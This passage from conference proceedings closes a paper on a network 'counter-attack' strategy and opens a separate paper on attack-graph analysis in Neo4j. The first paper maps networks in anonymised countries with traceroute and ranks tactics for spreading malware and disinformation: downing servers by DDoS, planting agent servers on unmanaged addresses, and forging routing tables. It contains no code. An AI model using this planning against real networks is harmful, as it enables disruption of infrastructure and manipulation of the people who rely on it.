Scenario-1 is easy to understand and typical case of network attack, so we omit the details. The purpose of Scenario-2 is to generate the differentials in information sharing between target area and others and make confusion among them. This scenario is also based on the one of important characteristics of Internet technology such as immediacy of information sharing. By using this characteristics, we can generate a threshold of intentional diffusion of information. This scenario is similar to spreads of rumor, but it is different from such scenarios in the point that the difference in the spread of different informations are generated deliberately. The effectiveness of these attack scenarios can be estimated by the characteristics of malicious topology map. Therefore the effectiveness of Scenario-1 is related to the characteristic of "Spread of speed" and Scenario-2 is related to "Convergence" respectively [7,17].

On the other hand, network attack has various tactics such as DDoS attack, XSS, down of services, constructing rogue servers, and so on. These tactics have influence on the topology map and can change its characteristics. Therefore the attacker can choose attack scenario and discuss its effectiveness by selecting tactics. In this paper, we consider following three tactics and simulate its effectiveness against change of characteristics of malicious topology map.

Tactics-1. Down of server
Tactics-2. Construction of agent server
Tactics-3. Combination of Tactics-1 and Tactics-2

Tactics-1 can be achieved by the well-know attack such as DDoS. Tactics-2 can be achieved by using IP address which are not well-managed.

There are some problems such as slow down of communication speed and feasibility, with the attack execution. And the choice and location of agent server have a big influence on effectiveness of strategy. These problems influence effectiveness and feasibility of strategy, however, they are individual problems for every actual malicious topology map, so we omit them in this paper. Therefore we analyze the optimal attack effectiveness by brute force search, so, we limits the size of malicious topology map within our computer can analyze. In this paper, we limit the maximum number of nodes is 100.

3.4 Eigenvalue and Effectiveness of Tactics

Let $\#n$ be a number of nodes and $\#\ell$ be a number of links in a topology map. Since the maximum value of $\#\ell$ means to make the complete graph with n nodes, the condition of $\#\ell \leq {}_n\mathrm{C}_2$ holds. From the view point of our tactics, we cannot make more number of links than the condition. From this fact, we can find that the maximum eigenvalue is determined by the optimal tactics; $\lambda_{max}(A) = n - 1$ and $\lambda_{max}(L) = n$. We can see the relation between the value of $(\#n, \#\ell)$ and each tactics as follows.

Tactics-1. decreases $\#n$ and decreases $\#\ell$
Tactics-2. increases $\#n$ and increases $\#\ell$
Tactics-3. holds $\#n$ and increases $\#\ell$

The changes of values of $(\#n, \#\ell)$ and each tactics are summarized as Table. 1. In this table, the symbols "—", "$\nearrow$" and "$\searrow$", denote unchanged, increase and decrease respectively. Note that we assume the number of stopped servers equals to the number of generation of agent servers in Tactics-3. From these facts, we expect followings.

Expectation-1. Tactics-1 will be useless for Scenario-1. When decrease of maximum eigenvalue is smaller than decrease of minimum eigenvalue, Tactics-1 will be useful for Scenario-2.

Expectation-2. Tactics-2 will be useful for Scenario-1. When increase of maximum eigenvalue is smaller than increase of minimum eigenvalue, Tactics-2 will be useful for Scenario-2.

Expectation-3. The effectiveness of Tactics-3 will be inferior to Scenario-1 than Scenario-2. On the other hand, Tactics-3 is most effective for Scenario-2, because it adjusts the balance of relation between maximum eigenvalue and minimum one to maximize the value of R.

As the results, we can conclude as followings.

(1) It is enough for Scenario-1 to execute only Tactics-2 simulations.
(2) It is necessary for Scenario-2 to execute all of tactics to search for most effective tactics.

In the followings, to discuss our expectations, we execute all tactics for both scenarios.

Table 1. Correlation of number of nodes(n), number of links(ℓ), eigenvalue(λ) and tactics

n	ℓ	λ	
—	—	—	
	$\nearrow$	$\nearrow$	Tactics-3
	$\searrow$	$\searrow$	
$\nearrow$	—	—	
	$\nearrow$	$\nearrow$	Tactics-2
	$\searrow$	$\searrow$	
$\searrow$	—	—	
	$\nearrow$	$\nearrow$	
	$\searrow$	$\searrow$	Tactics-1

4 Proposal Counter-Attack Strategy

Our proposal counter-attack strategy is defined as the combination of scenario and tactics shown in Sect. 3.3. Since we have two kinds of scenarios and three types of tactics, we have total six patterns of counter-attack strategy. In fact, our proposal attack strategy satisfies following purposes.

Purpose-1. Choose an attack scenario and search for the most effective tactics.
Purpose-2. Choose an attack scenario and change the malicious topology map by the tactics.
Purpose-3. Search for the most effective tactics to the given malicious topology map and decide the attack scenario.

Purpose-1 and Purpose-2 can be regarded as a part of tactics from the view point of the counter-attack operation. Our proposal counter-attack strategy will contribute such concrete purpose, however, these cases are too specific to describe in this paper. On the other hand, Purpose-3 is only executing some retaliative. The detail of Purpose-3 is ambiguous but it is general for almost counter-attack. Therefore, in the followings, we stand the position of Purpose-3.

The procedure of our proposal strategy is as follows.

Step-1. Collect IP addresses from the target area (malicious IP group).
Step-2. Execute *traceroute* command for malicious IP group.
Step-3. Derive the malicious topology map.
Step-4. Execute simulation of Tactics-1 ∼ Tactics-3 for both scenarios.
Step-5. Select the best result in Step-4 as the scenario and tactics.

In Step-1, we assume that we can use access log, Dark-net monitoring and so on. We used our Dark-net monitoring log since it does not need to extract attack accesses in our experiments. An important point here, is to collect many IP address as possible. The huge number of IP address which is as many as possible, contributes to derive the malicious topology map correctly. We call these IP addresses as malicious IP group.

In Step-2, it is desirable to execute *traceroute* command from more than one different place. And for even same IP address, it is desirable to execute changing time and a day of week sometimes. Because the network traffic will change by time and a day of week, so there is possibility that network routing changes. As the result, it is possible to get more new different IP addresses on the route, and to derive more precise topology map.

In Step-3, we take the method shown in Sect. 3.2. The details of Step-4 and Step-5 are shown in Sect. 5. In this paper, we estimate computational complexity C as the number of calculation of eigenvalues. So the computational complexity of Step-4 is determined by the number of total nodes (N) in the malicious topology map, the number of attack target nodes (n), the number of agent servers (m) and the number of links from each agent server (ℓ), as follows.

$$\text{Tactics-1:} \quad C_1 = {}_N\mathrm{C}_n \tag{4.1}$$

$$\text{Tactics-2:} \quad C_2 = \sum_{i=1}^{m} {}_{(N+i-1)}\mathrm{C}_\ell \tag{4.2}$$

$$\text{Tactics-3:} \quad C_3 = {}_N\mathrm{C}_n \times \sum_{i=1}^{m} {}_{(N+i-1)}\mathrm{C}_\ell \tag{4.3}$$

5 Example Execution of Our Counter-Attack Strategy

5.1 Step-1: Collect IP Address and Dark-Net Monitoring

In the monitoring period (March 1st $\sim$ 21st, 2013), we recorded total 1,654,925 of malicious access for our Dark-net. Among these accesses, there are 1,093,859 different IP addresses. Using the country information of IP address, the access numbers of each countries are summarized as Table 2. In the followings, we focus on Country-C and Country-B because the size of topology map is adequate for our computer simulations. Note that we have no other intentions at all. We show the details of procedure for Country-C mainly, and only results are shown about Country-B.

Table 2. Access numbers of each countries

Country	Access number	IP addresses
Total	1,654,925	1,093,859
Country-A	757,775	553,689
Country-B	75,785	53,390
Country-C	8,728	3,674
Country-D	3,896	2,089

5.2 Step-2: Traceroute

We executed *traceroute* for 3,674 different IP addresses with the parameter as follows.

$$\$ \text{ traceroute } -I\ -n\ -m\,30\,IP\_address$$

Using these parameters, we can get 30 IP addresses on the route for target IP addresses. Note that we focus on the IP addresses in the Country-C. For the restriction in our network environment, we execute them from only single start point, and we did not execute them changing time and a day of week. As the result, we got 2,119 of new IP addresses in Country-C. We omit IP addresses which do not exist in the result of *traceroute* or isolate in the temporary topology map. Thus we have 2,119 nodes with 3,819 links, which is smaller than the initial recorded 3,674 IP addresses. We needed about 2 days for this process.

In the same way, we executed same procedure against Country-B whose number of initial recoded IP addresses is 53,390. As the result, we got the resultant topology map of 17,684 nodes with 24,163 links. Since we had network troubles in experiment period, we needed about one month for this process.




Fig. 5. Malicious topology map in Country-C




Fig. 6. Malicious topology map with 100 nodes in metropolitan area in Country-C

5.3 Step-3: Estimation of Topology

Using the estimation method shown in Sect. 3.2 for the resultants of *traceroute*, we have the malicious topology map of 2,119 nodes with 3,819 links as shown in Fig. 5. But this topology map is too large for our computer environment to execute the proposal counter-strategy. Therefore, we limited the number of nodes to 100, and focused on the nodes in the metropolitan area using the information of IP locator and whois database. As the results, our target malicious topology map of 100 nodes with 187 links, is derived as Fig. 6.

In the same way, Fig. 7 shows malicious topology map of Country-B. By the same reason of Country-C, we derived the target malicious topology map of 100 nodes with 712 links, as shown in Fig. 8.

Comparing Figs. 5 and 7, in spite of the same number of nodes in each other, the difference between them is obviously. We can find that Country-B has two huge high density cluster however, Country-C has only one big hub node and




Fig. 7. Malicious topology in Country-B

Table 3. Specification of our computer environment

OS	Windows 7 Professional 64bit
Compiler	python 3.3.5
CPU	Intel(R) Core(TM) i7-3770 CPU 3.40 GHz
Memory	16.0 GB




Fig. 8. Target topology with 100 nodes in metropolitan area in Country-B

sparse topology map. This difference is caused by the number of links and it will have influence on the choice of attack strategy.

5.4 Simulation of Tactics and Results

The initial values of target malicious topology map of Country-C are $\lambda_{max}(A) = 10.0785$ and $R = 0.005487$. Because of limited of specification of our computer environment (Table 3), we set the parameters of each tactics as follows.

$$N = 100, \ n = 100, \ m = 1 \ \text{and} \ \ell = 2.$$

The computational cost and simulation time for each scenario and tactics are summarized in Table 4. In the same way, we executed our proposal strategy to Country-B. The initial values of target malicious topology map of Country-B are $\lambda_{max}(A) = 24.2098$ and $R = 0.002853$. The number of nodes and the condition of tactics decide the computational cost. Since the conditions are same, the computational cost for Country-B is same as one of Country-C (Table 4) .

Table 4. Computational cost and simulation time for Country-C

	Scenario-1		Scenario-2	
	Computational complexity	Time (sec)	Computational complexity	Time (sec)
Tactics-1	100	1.4	100	2.0
Tactics-2	4,950	68.0	4,950	100.1
Tactics-3	485,100	21,651.9	485,100	27,699.4

The results for Country-C show in Figs. 9, 10 and Table 5. And the results for Country-B show Figs. 11, 12 and Table 6. Note that we omit IP addresses of target servers; Stopped Server and Agent Server, because they are sensitive information. We can derive following strategies for each country.



Tactics-1
Tactics-2
Tactics-3
$\lambda_{max}(A) = 10.0785$
$\lambda_{max}(A) = 10.1152$
$\lambda_{max}(A) = 10.1152$
... Stopped Server
... Agent Server

Fig. 9. [Scenario-1] Spread of malware and disinformation (Country-C)

Table 5. $\lambda_{max}(A)$ and R of Initial topology and each Tactics (Country-C)

Topology	$\lambda_{max}(A)$	R
Initial topology map	10.0785	0.005487
Tactics-1	10.0785	0.005950
Tactics-2	10.1152	0.006329
Tactics-3	10.1152	0.007122




Fig. 10. [Scenario-2] Concentration and confusion of information sharing (Country-C)

Table 6. $\lambda_{max}(A)$ and R of Initial topology and each Tactics (Country-B)

Topology	$\lambda_{max}(A)$	R
Initial topology map	24.2098	0.002853
Tactics-1	24.2098	0.012527
Tactics-2	24.2165	0.003553
Tactics-3	24.2165	0.013652

Strategy for Country-C

Scenario-1. The effectiveness of Tactics-2 and Tactics-3 are same. And the effectiveness of Tactics-1 becomes same as the initial value. From these results, we can confirm that Expectation-1 and Expectation-2 shown in Sect. 3.4, are almost right. As the result, we can conclude that the most effective tactics for Scenario-1 is Tactics-2 against Country-C.

Scenario-2. We can conclude that Tactics-3 is the most effective for Scenario-2 against Country-C. Therefore, we can confirm that Expectation-3 is almost right. Since it is not appropriate to show concrete IP addresses, we omit details, however, Tactics-3 can success to divide the malicious topology map into three areas.



Tactics-1
Tactics-2
Tactics-3
$\lambda_{max}(A) = 24.2098$
$\lambda_{max}(A) = 24.2165$
$\lambda_{max}(A) = 24.2165$
★ ... Stopped Server
▲ ... Agent Server

Fig. 11. [Scenario-1] Spread of malware and disinformation (Country-B)




Fig. 12. [Scenario-2] Concentration and confusion of information sharing (Country-B)

Strategy for Country-B

Scenario-1. The effectiveness of Tactics-2 and Tactics-3 are same. And the effectiveness of Tactics-1 becomes same as the initial value. These results are same as the cases of Country-C. Also from these results, we can confirm that Expectation-1 and Expectation-2 are almost right. As the result, we can conclude that most effective tactics for Scenario-1 is Tactics-2 against Country-B.

Scenario-2. We can conclude that Tactics-3 is the most effective for Scenario-2 against Country-B. Therefore, we can confirm that Expectation-3 is almost right. Since the same reason for Country-C, we show only the result that Tactics-3 can success to divide the malicious topology map into six areas.

6 Consideration About Example Results

6.1 Tactics-1 Does Not Becomes Smaller Than the Initial Value

In Expectation-1, we expected that the results of Tactics-1 become smaller than the initial value, so there is no effectiveness in Scenario-1 with Tactics-1. Fortunately, the both results of Country-C and Country-B hold the initial values. When such condition holds, we will be able to execute Scenario-1 and Scenario-2 at once, because the target of Scenario-1 will not disturb the effectiveness of Scenario-2. The analysis of feasibility of a concurrent execution of Scenario-1 and Scenario-2 is our future work.

6.2 Tactics-3 Is the Most Powerful

It is obvious that the condition of Tactics-3 for attacker is most advantageous. Therefore it realizes more than 10% of improvement is estimated compared with initial value of Scenario-2. However, there are some big problems such as huge computational cost, feasibility for realistic attack and so on. These problems are discussed in Sect. 7. For Country-B, Scenario-2 with Tactics-1 has second effectiveness which is much better than third one; it is little inferior to the best one. It is obvious to execute Tactics-1 is very easier than Tactics-3. Therefore, Scenario-2 with Tactics-1 can be more suitable strategy by a case.

6.3 Computational Cost for Tactics-3

Also mentioned above, the computational cost for deriving Tactics-3 is huge. To solve this problem, we try to derive Tactics-3 using the results of Tactics-1 and Tactics-2. In Scenario-1, we will be able to derive Tactics-3 using them. Because the target server is same as Tactics-1 and the generated links as same as Tactics-2. Our another computer experiments also show the same results. So we can conclude that Tactics-3 for Scenario-1 can be derived using results of Tactics-1 and Tactics-2. But, we can not find out any relations among these results in Scenario-2. We conclude that it is necessary to execute separately in Scenario-2. Development of the method to reduce the necessary computational cost for Tactics-3 in Scenario-2 is our future work.

7 Discussion and Conclusion

In this paper, we propose a new network counter-attack strategy using topology map analysis and show an example executions. Since network attack bothers our usual operation, we believe such action should be prohibited. However, network attack also brings informations concerning to adversaries, so we should observe them effectively. Our motivation is based on these facts. Using our proposal strategy, we can derive tactics which determines the position of target server and agent server, to execute scenario. However, our proposal method does not enable to make an estimation of the actual attack effect. To make proposal method as more practical strategy, we need to solve following problems.

Problem-1. Parameterization of Attack-Tolerance of Each Nodes. In our method, the security level of all nodes is same. In particular, we do not set any attack method (such as DDoS, XSS and so on), so the security level is set zero. But in the real network operation, each node has own role (such as router, Web server, Mail server, clients and so on). Therefore each node has own security level according to its role. In addition, even if same role, the security level is different whether it is located in back-born network or end point. As a result, security level is various and it is not realistic to set uniformly. To solve this problem, we expect analysis methods of virus infection and Network dynamics [14]. And IP locater and geopolitical scheme will help the settings of parameterization of security level of each nodes [5,8,24]. These are our future works.

Problem-2. Analysis of Actual Attack Results and Optimum Values of $\boldsymbol{\lambda_{max}(A)}$ and $\boldsymbol{R}$. A relation between attack result and value of $\lambda_{max}(A)$ and R should be analyzed. Since the maximum values of them are determined by the number of nodes and links, they decide the topology map definitely. Thus, we can also derive tactics from the difference between the initial topology and resultant topology with maximum values. So we can derive an optimum value of $\lambda_{max}(A)$ and R theoretically, however, there is no realistic meaning. Because the maximum values can be derived from only the complete graph. Even if the attacker has an infinite powerful conditions, it is unrealistic to change the initial topology map to the complete graph. Therefore we can conclude that the estimation of optimum values of $\lambda_{max}(A)$ and R is useless. On the other hand, in this paper, we estimate attack effect only in comparing with the initial value of $\lambda_{max}(A)$ and R. But it is not clear how increase from initial value is contributing to the attack result. The analysis of it is also our future work.

Problem3. Analysis of Feasibility of Tactics-2 and -3 in Real Network Environment. We face two problems in Tactics-2 and Tactics-3 as follows.

Setting of agent server. There are many un-managed IP addresses such as Dark-net. In particular, the cases which student group used IP address without notice, and manage phishing servers are reported, at some universities that has many IP addresses. From this fact, it will be easy to set agent servers if we do not specify the location. Therefore a set at the most effective location may be impossible, but we can conclude that this problem can be solved.

Generation of links. After the set of agent servers, we need to generate links. There are two ways to realize it. One is to establish physical communication lines or construct new network infrastructure. Another is to forge routing tables. The former way is powerful but we cannot expect its feasibility. The latter way is realistic. Though we will need to forge many routers and their tables, the feasibility will be high by the same reason of above. In particular, when attack scenario and tactics are decided beforehand, the execution will be easy.

As shown above, our proposal strategy derives the effective combination of scenario and strategy, but does not show any concrete attack method. We need to develop the concrete attack method realizing the strategy. In particular, we can success to divide the malicious topology map into some isolated areas in Scenario-2 however, we do not search for the most suitable sender node of disinformation in each divided area. As a simple solution, we discuss the execution of Scenario-1 in each area to search for the sender node. Evaluation of such solution and development of new method are our future works. In addition, we expect that Scenario-2 is effective to attack against small network such as LAN, sensor network and so on. Development of the attack technique to such small and local network is also our future works.

Acknowledgments. Special thanks to Capt. Kengo Komoriya, Japan Ground Self Defense Force. Without his computer simulations and extremely humorous, this research work would not have been possible. This work was supported by JSPS KAKENHI Grant Number 24560491.

References

1. Artail, H., Safa, H., Sraj, M., Kuwatly, L., Al-Masri, Z.: A hybrid honeypot framework for improving intrusion detection systems in protecting organizational networks. J. Comput. Secur. **25**(4), 274–288 (2006)
2. Bilò, D., Gualà, L., Leucci, S., Proietti, G.: Network creation games with traceroute-based strategies. In: Halldórsson, M.M. (ed.) SIROCCO 2014. LNCS, vol. 8576, pp. 210–223. Springer, Heidelberg (2014). doi:10.1007/978-3-319-09620-9_17
3. Center for Applied Internet Data Analysis, http://www.caida.org/. Accessed 15 Jan 2016
4. Dall'Asta, L., Alvarez-Hamelin, I., Barrat, A., Vázquez, A., Vespignani, A.: Traceroute-like exploration of unknown networks: a statistical analysis. In: López-Ortiz, A., Hamel, A.M. (eds.) CAAN 2004. LNCS, vol. 3405, pp. 140–153. Springer, Heidelberg (2005). doi:10.1007/11527954_13
5. Faloutsos, M., Faloutsos, P., Faloutsos, C.: On power-law relationships of the Internet topology. Comput. Commun. Rev. **2**, 251–262 (1999)
6. Gallos, L.K., Cohen, R., Argyrakis, P., Bunde, A., Havlin, S.: Stability and topology of scale-free networks under attack and strategies. Phys. Rev. Lett. **94**(18), 188701.1–188701.4 (2005)
7. Gomez, S., Diaz-Guilera, A., Gomez-Gardenes, J., Perez-Vincente, C.J., Merono, Y., Arenas, A.: Diffusion dynamics on multiple networks. Phys. Rev. Lett. **110**(2), 028701.1–028701.5 (2013)
8. Hayashi, Y.: Robust information communication networks based on network scientific approaches. IEEJ J. **130**(5), 293–296 (2010)
9. Inoue, D., Eto, M., Yoshioka, K., Baba, S., Suzuki, K., Nakazato, J., Ohtaka, K., Nakao, K.: Nicter: an incident analysis system toward binding network monitoring with malware analysis. Information Security Threats Data Collection and Sharing 2008, pp. 58–66 (2008)
10. The Internet Assigned Numbers Authority (IANA). http://www.iana.org/. Accessed 27 Jan 2016

11. Internet Engineering Task Force (IETF) RFC: 791 INTERNET PROTOCOL. https://www.ietf.org/rfc/rfc791.txt. Accessed 15 Jan 2016
12. ISO, IEC 10731: 1994 Information technology - Open Systems Interconnection - Basic Reference Model - Conventions for the definition of OSI services
13. Kisamori, K., Shimoda, A., Mori, T., Goto, S.: Analysis of malicious traffic based on TCP fingerprinting. IPSJ J. **52**(6), 2009–2018 (2011)
14. Luca, F., Paolo, B., Mario, G.: Interplay of network dynamics and heterogeneity of ties on spreading dynamics. Phys. Rev. E **90**(1), 012812.1–012812.9 (2011)
15. Namatame, A., Zamami, R.: Systemic Risk on least susceptible network. In: Artificial Economics and Self-organization. LNEMS, vol. 669, pp. 245–256. Springer (2013)
16. National Institute of Information and Communications Technology, JAPAN (NICT), "nicterweb." http://www.nicter.jp/. Accessed 15 Jan 2016
17. Pastor-Satorras, R., Smith, E., Sole, R.V.: Dynamical and correlation properties of the Internet. Phys. Rev. Lett. **87**, 028701 (2000)
18. Rojo, O., Soto, R.: The spectra of the adjacency matrix and Laplacian matrix for some balanced trees. Linear Algebra Appl. **401**(1–3), 97–117 (2005)
19. Takeo, D., Ito, M., Suzuki, H., Okazaki, N., Watanabe, A.: "A Proposal of a Detection Technique on Stepping-stone Attacks Using", connection-based method. IPSJ J. **48**(2), 644–655 (2007)
20. Tomita, Y., Nakao, A.: Inferring an AS Path from an incomplete Traceroute. J. Inst. Electron. Inf. Commun. Eng. **109**(273(NS2009 103–119)), 17–22 (2009)
21. U.S.A., Norse corporation. http://www.norse-corp.com/. Accessed 15 Jan 2016
22. Wu, W.C.: On Rayleigh-Ritz ratios of a generalized Laplacian matrix of directed graphs. Linear Algebra Appl. **402**(1–3), 207–227 (2005)
23. Yokota, R., Okubo, R., Sone, N., Morii, M.: The affect of the honeypot on the darknet observation, part 2. IEICE Tech. Rep. 2013-GN-88(16), 1–4 (2013)
24. Zhou, Q., Li, Z.: Empirical determination of geometric parameters for selective omission in a road network. Int. J. Geogr. Inf. Sci. **30**(2), 263–299 (2016). Taylor & Francis

Network Vulnerability Analysis Using a Constrained Graph Data Model

Mridul Sankar Barik[1(✉)], Chandan Mazumdar[1], and Amarnath Gupta[2]

[1] Jadavpur University, Kolkata, India
mridulsankar@gmail.com, chandan.mazumdar@gmail.com
[2] University of California San Diego, La Jolla, USA
a1gupta@ucsd.edu

Abstract. Attack Graphs have been widely used by the network security administrators to gain an understanding of possible attack paths, an attacker may follow to compromise critical resources. As networks get larger and more complex, one needs to use databases to perform iterative, interactive analysis tasks with attack graphs. In this paper we investigate how property graph based graph databases like Neo4j can be effectively used towards this application. We show that extending the standard property graph model with a constraint specification mechanism aids attack graph modeling and interactive analytics. We briefly sketch a preliminary attempt to implement a constraint layer over Neo4j and show how attack graph generation and analysis can be performed faithfully in Neo4j using the extended model.

1 Introduction

Analyzing the impacts of vulnerabilities in a network is a significant task in designing and developing secure network infrastructures. As today's enterprise networks become larger and more complex, the problem of vulnerability analysis grows more than linearly with the size of the network. Attack graph based vulnerability analysis are typically performed as a design-time exercise where the knowledge of network topology, its content and known weaknesses are iteratively analyzed to develop a more robust network. In this setting, a security analyst would typically like to perform interactive what-if analyses on the network at hand, and then change the network configurations and/or security conditions to perform the next round of analysis.

Graphs provide a natural data model while considering automated techniques for network security analysis. The topology consisting of the physical and logical components that constitute the network can be represented as a graph. Further, the pattern of network based attacks, which in addition to the network topology also depends on the configuration of traffic limiting devices such as firewalls, intrusion prevention systems etc., software services installed on host machines, the vulnerabilities of these services, the preconditions (e.g., access privileges) that must be satisfied to execute an attack, forms another kind of graph. One can think of this second graph as a dependency graph. An attack can be viewed

I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 263–282, 2016.
DOI: 10.1007/978-3-319-49806-5_14

as a progression that satisfies the dependencies one after another to gain unauthorized access to a network resource or perform an unauthorized operation. In other words, an attack may be thought of as a path or trajectory over the dependency graph.

Wang *et al.* [30] were among the first to use a database system to represent attack graphs. They adopted the exploit dependency graph representation of attack graph, which essentially is a directed graph of two types of vertices called *security conditions* and *exploits* and two types of edges *imply* and *require*. These graphs are constructed based on the monotonicity assumption [5], which says that an attacker never relinquishes a resource/privilege it has gained control of. In this formalism an attack graph is a merger of attack paths over this graph, where each attack path is generated by initially placing an attacker at a different location (i.e., at different hosts) in the network. Components of the model, which we will partly reuse, will be explained in detail in Sect. 3. Interestingly, they chose to use a relational schema to represent the graph. In their technique, both the generation and analysis over attack graphs require recursive traversal of the graph, which are implemented by embedding relational queries within *do-while* loops, thus making the algorithms very inefficient.

Barik and Mazumdar [7] introduced a model based on Neo4J [3] graph database that captures the same formalism as [30] and demonstrated that both the generation as well as the analysis of attack graphs can be performed using a property graph model but with improved efficiency. This model effectively executed conjunctive regular path queries (CRPQs) [6] that directly report attack paths as CYPHER [2] query results. However, this model was somewhat ad hoc and did not exploit the full potential of the property graph model. For example, the model did not utilize the fact that edges can have properties, leading to the construction of more nodes than necessary to capture the same semantics, thus making the model *less compact*. More importantly, their representation of the attack graphs did not completely capture the full semantics of the network topology and the constructive semantics of attack paths. Consequently, the model left open the potential to produce "illegal" networks (e.g., a host with two distinct services accessible through the same port) and thus make invalid queries that may produce unsound results.

The contribution of this paper comes from the recognition that central reason for the failure of the model in [7] is that it lacked a number of constraints that network topologies and attack graphs must enforce. Since the standard Property Graph Model [4] used in Neo4J does not natively support the specification of these constraints, we propose a constraint specification language $\mathcal{GCON}$ (Graph Constraint Language) over an extended version of the property graph model. We then show that with these constraints the process of attack graph generation and analysis will be sound with respect to any queries over the graph. Finally, we show how our constraint model can be implemented in Neo4J.

2 Related Work

